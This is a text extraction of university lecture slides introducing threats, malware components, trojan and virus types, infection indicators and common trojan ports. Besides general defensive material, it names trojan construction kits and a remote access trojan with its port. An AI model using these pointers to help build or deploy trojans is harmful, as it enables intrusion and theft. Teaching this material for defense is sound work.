



Ethical Hacking Essentials (EHE)

1 Master of Science in Cybersecurity



Dr. Kamal Aliyan

Everyone Smart University

Faculty of IT – 2022/2023

Module 03

Information Security Threats and Vulnerability Assessment



Module Objectives

- 1 Understanding the Threat and Threat Sources
- 2 Understanding Malware and Components of Malware
- 3 Overview of Common Techniques Attackers use to Distribute Malware on the Web
- 4 Overview of Different Types of Malware and Malware Countermeasures
- 5 Understanding Vulnerability and Vulnerability Classification
- 6 Understanding Vulnerability Assessment and Types of Vulnerability Assessment
- 7 Overview of Vulnerability Scoring Systems and Vulnerability Management Life Cycle
- 8 Understanding Vulnerability Assessment Tools and Vulnerability Exploitation

Module Flow



1

**Define Threat and
Threat Sources**



2

**Define Malware
and its Types**



3

**Define
Vulnerabilities**



4

**Define Vulnerability
Assessment**




What is a Threat?

- A threat is the potential occurrence of an undesirable event that can eventually **damage** and **disrupt** the operational and functional activities of an organization
- Attackers use cyber threats to **infiltrate** and **steal data** such as individual's personal information, financial information, and login credentials



Threat Sources



Module Flow



1
**Define Threat and
Threat Sources**



2
**Define Malware
and its Types**



3
**Define
Vulnerabilities**



4
**Define Vulnerability
Assessment**





Introduction to Malware

- ❑ Malware is malicious software that **damages or disables computer systems** and **gives limited or full control** of the systems to the malware creator for the purpose of theft or fraud.

Malware programmers develop and use malware to:



Attack browsers and **track websites** visited



Slow down systems and degrade system performance



Cause hardware failure, rendering computers **inoperable**



Steal personal information, including contacts

Different Ways for Malware to Enter a System



1

Instant Messenger applications

2

Portable hardware
media/removable devices

3

Browser and email software bugs

4

Untrusted sites and freeware
web applications/ software

5

Downloading files from the
Internet

6

Email attachments

7

Installation by other malware

8

Bluetooth and wireless networks

Common Techniques Attackers Use to Distribute Malware on the Web



Black hat Search Engine Optimization (SEO)

Ranking malware **pages highly** in search results

Social Engineered Click-jacking

Tricking users into **clicking on innocent-looking** webpages

Spear-phishing Sites

Mimicking legitimate institutions in an attempt to **steal login credentials**

Malvertising

Embedding malware in **ad-networks** that display across hundreds of legitimate, high-traffic sites

Compromised Legitimate Websites

Hosting embedded malware that spreads to **unsuspecting visitors**

Drive-by Downloads

Exploiting flaws in browser software to install malware just by visiting a web page

Spam Emails

Attaching the malware to emails and tricking victims **to click the attachment**

Components of Malware

- ❑ The components of a malware software **depend on the requirements of the malware author** who designs it for a specific target to perform intended tasks

Malware Component	Description
Crypter	Software that protects malware from undergoing reverse engineering or analysis
Downloader	A type of Trojan that downloads other malware from the Internet on to the PC
Dropper	A type of Trojan that covertly installs other malware files on to the system
Exploit	A malicious code that breaches the system security via software vulnerabilities to access information or install malware
Injector	A program that injects its code into other vulnerable running processes and changes how they execute to hide or prevent its removal
Obfuscator	A program that conceals its code and intended purpose via various techniques, and thus, makes it hard for security mechanisms to detect or remove it
Packer	A program that allows all files to bundle together into a single executable file via compression to bypass security software detection
Payload	A piece of software that allows control over a computer system after it has been exploited
Malicious Code	A command that defines malware's basic functionalities such as stealing data and creating backdoors

Types of Malware



1 **Trojans**

2 **Viruses**

3 **Ransomware**

4 **Computer Worms**

5 **Rootkits**

6 **PUAs or Grayware**

7 **Spyware**

8 **Keylogger**

9 **Botnets**

10 **Fileless Malware**

What is a Trojan?




It is a program in which the **malicious** or **harmful code** is contained inside an apparently harmless program or data, which can later gain control and cause damage



Trojans get activated when a **user performs certain predefined actions**



Trojans **create a covert communication channel** between the victim computer and the attacker for transferring sensitive data



Indications of Trojan Attack



The **computer screen blinks**, flips upside-down, or is inverted so that everything is **displayed backward**



The **default background** or wallpaper settings **change automatically**



Web pages **suddenly open** without input from the user



The **color settings** of the operating system (OS) **change automatically**



Antivirus programs are automatically **disabled**



Pop-ups with bizarre messages **suddenly appear**



How Hackers Use Trojans



Delete or replace critical operating system files



Record screenshots, audio, and video of victim's PC



Use victim's PC for spamming and **blasting email messages**



Download spyware, adware, and malicious files



Disable firewalls and antivirus




Create backdoors to gain remote access



Steal personal information such as passwords, security codes, and credit card information



Encrypt the data and lock out the victim from accessing the machine



Common Ports used by Trojans

Port	Trojan	Port	Trojan	Port	Trojan
20/22/80/443	Emotet	1807	SpySender	8080	Zeus, Shmoon
21	Blade Runner, DarkFTP	1863	XtremeRAT	8787 / 54321	BackOfrice 2000
22	SSH RAT, Linux Rabbit	2140/3150/6670-71	Deep Throat	10048	Delf
23	EliteWrap	5000	SpyGate RAT, Punisher RAT	10100	Gift
68	Mspy	5400-02	Blade Runner	11000	Senna Spy
80	Ismdoor, Poison Ivy, POWERSTATS	6666	KilerRat, Houdini RAT	11223	Progenic Trojan
443	Cardinal RAT, gh0st RAT, TrickBot	6667/12349	Bionet, Magic Hound	12223	Hack'99 KeyLogger
445	WannaCry, Petya	6969	GateCrasher, Priority	23456	Evil FTP, Ugly FTP
1177	njRAT	7000	Remote Grab	31337-38	Back Orifice/ Back Orifice 1.20/ Deep BO
1604	DarkComet RAT, Pandora RAT	7789	ICKiller	65000	Devil

Types of Trojans



❑ Trojans are categories **according to their functioning and targets**

Some of the example includes:


1	Remote Access Trojans	8	Service Protocol Trojans
2	Backdoor Trojans	9	Mobile Trojans
3	Botnet Trojans	10	IoT Trojans
4	Rootkit Trojans	11	Security Software Disabler Trojans
5	E-Banking Trojans	12	Destructive Trojans
6	Point-of-Sale Trojans	13	DDoS Attack Trojans
7	Defacement Trojans	14	Command Shell Trojans

Creating a Trojan

- **Trojan Horse construction kits** help attackers to **construct Trojan horses** of their choice
- The tools in these kits can be dangerous and can backfire if not properly executed

Trojan Horse Construction Kits

- DarkHorse Trojan Virus Maker
- Trojan Horse Construction Kit
- Senna Spy Trojan Generator
- Batch Trojan Generator
- Umbra Loader - Botnet Trojan Maker



Theef RAT Trojan

Theef is a **Remote Access Trojan** written in Delphi. It allows remote attackers access to the system via port 9871

What is a Virus?

- ❑ A virus is a **self-replicating program** that produces its own copy by attaching itself to another program, computer boot sector or document
- ❑ Viruses are generally transmitted through **file downloads, infected disk/flash drives**, and as **email attachments**

Characteristics of Viruses

- Infect other programs
- Transform themselves
- Encrypt themselves
- Alter data
- Corrupt files and programs
- Self-replicate



Purpose of Creating Viruses



Indications of Virus Attack

Processes require **more resources and time**, resulting in degraded performance

01

Computer beeps with **no display**

02

Drive label changes and **OS does not load**

03

Constant **antivirus alerts**

04

Computer freezes frequently or encounters an error such as BSOD

05

Files and **folders are missing**

06

Suspicious hard drive activity


07

Browser window **“freezes”**

08



Stages of Virus Lifecycle



How does a Computer Get Infected by Viruses?



When a user accepts files and downloads without properly checking the source



Not running the latest antivirus application



Opening infected e-mail attachments



Clicking malicious online ads



Installing pirated software



Using portable media



Not updating and not installing new versions of plug-ins



Connecting to untrusted networks

Types of Viruses



- ❑ Viruses are categories **according to their functioning and targets**
- ❑ Some of the example includes:



System or Boot Sector Virus

Polymorphic Virus

Web Scripting Virus

File and Multipartite Virus

Metamorphic Virus

Email and Armored Virus

Macro and Cluster Virus

Overwriting File or Cavity Virus

Add-on and Intrusive Virus

Stealth/Tunneling Virus

Companion/Camouflage Virus

Direct Action or Transient Virus

Encryption Virus

Shell and File Extension Virus

Terminate & Stay Resident Virus

Sparse Infector Virus

FAT and Logic Bomb Virus

Creating a Virus



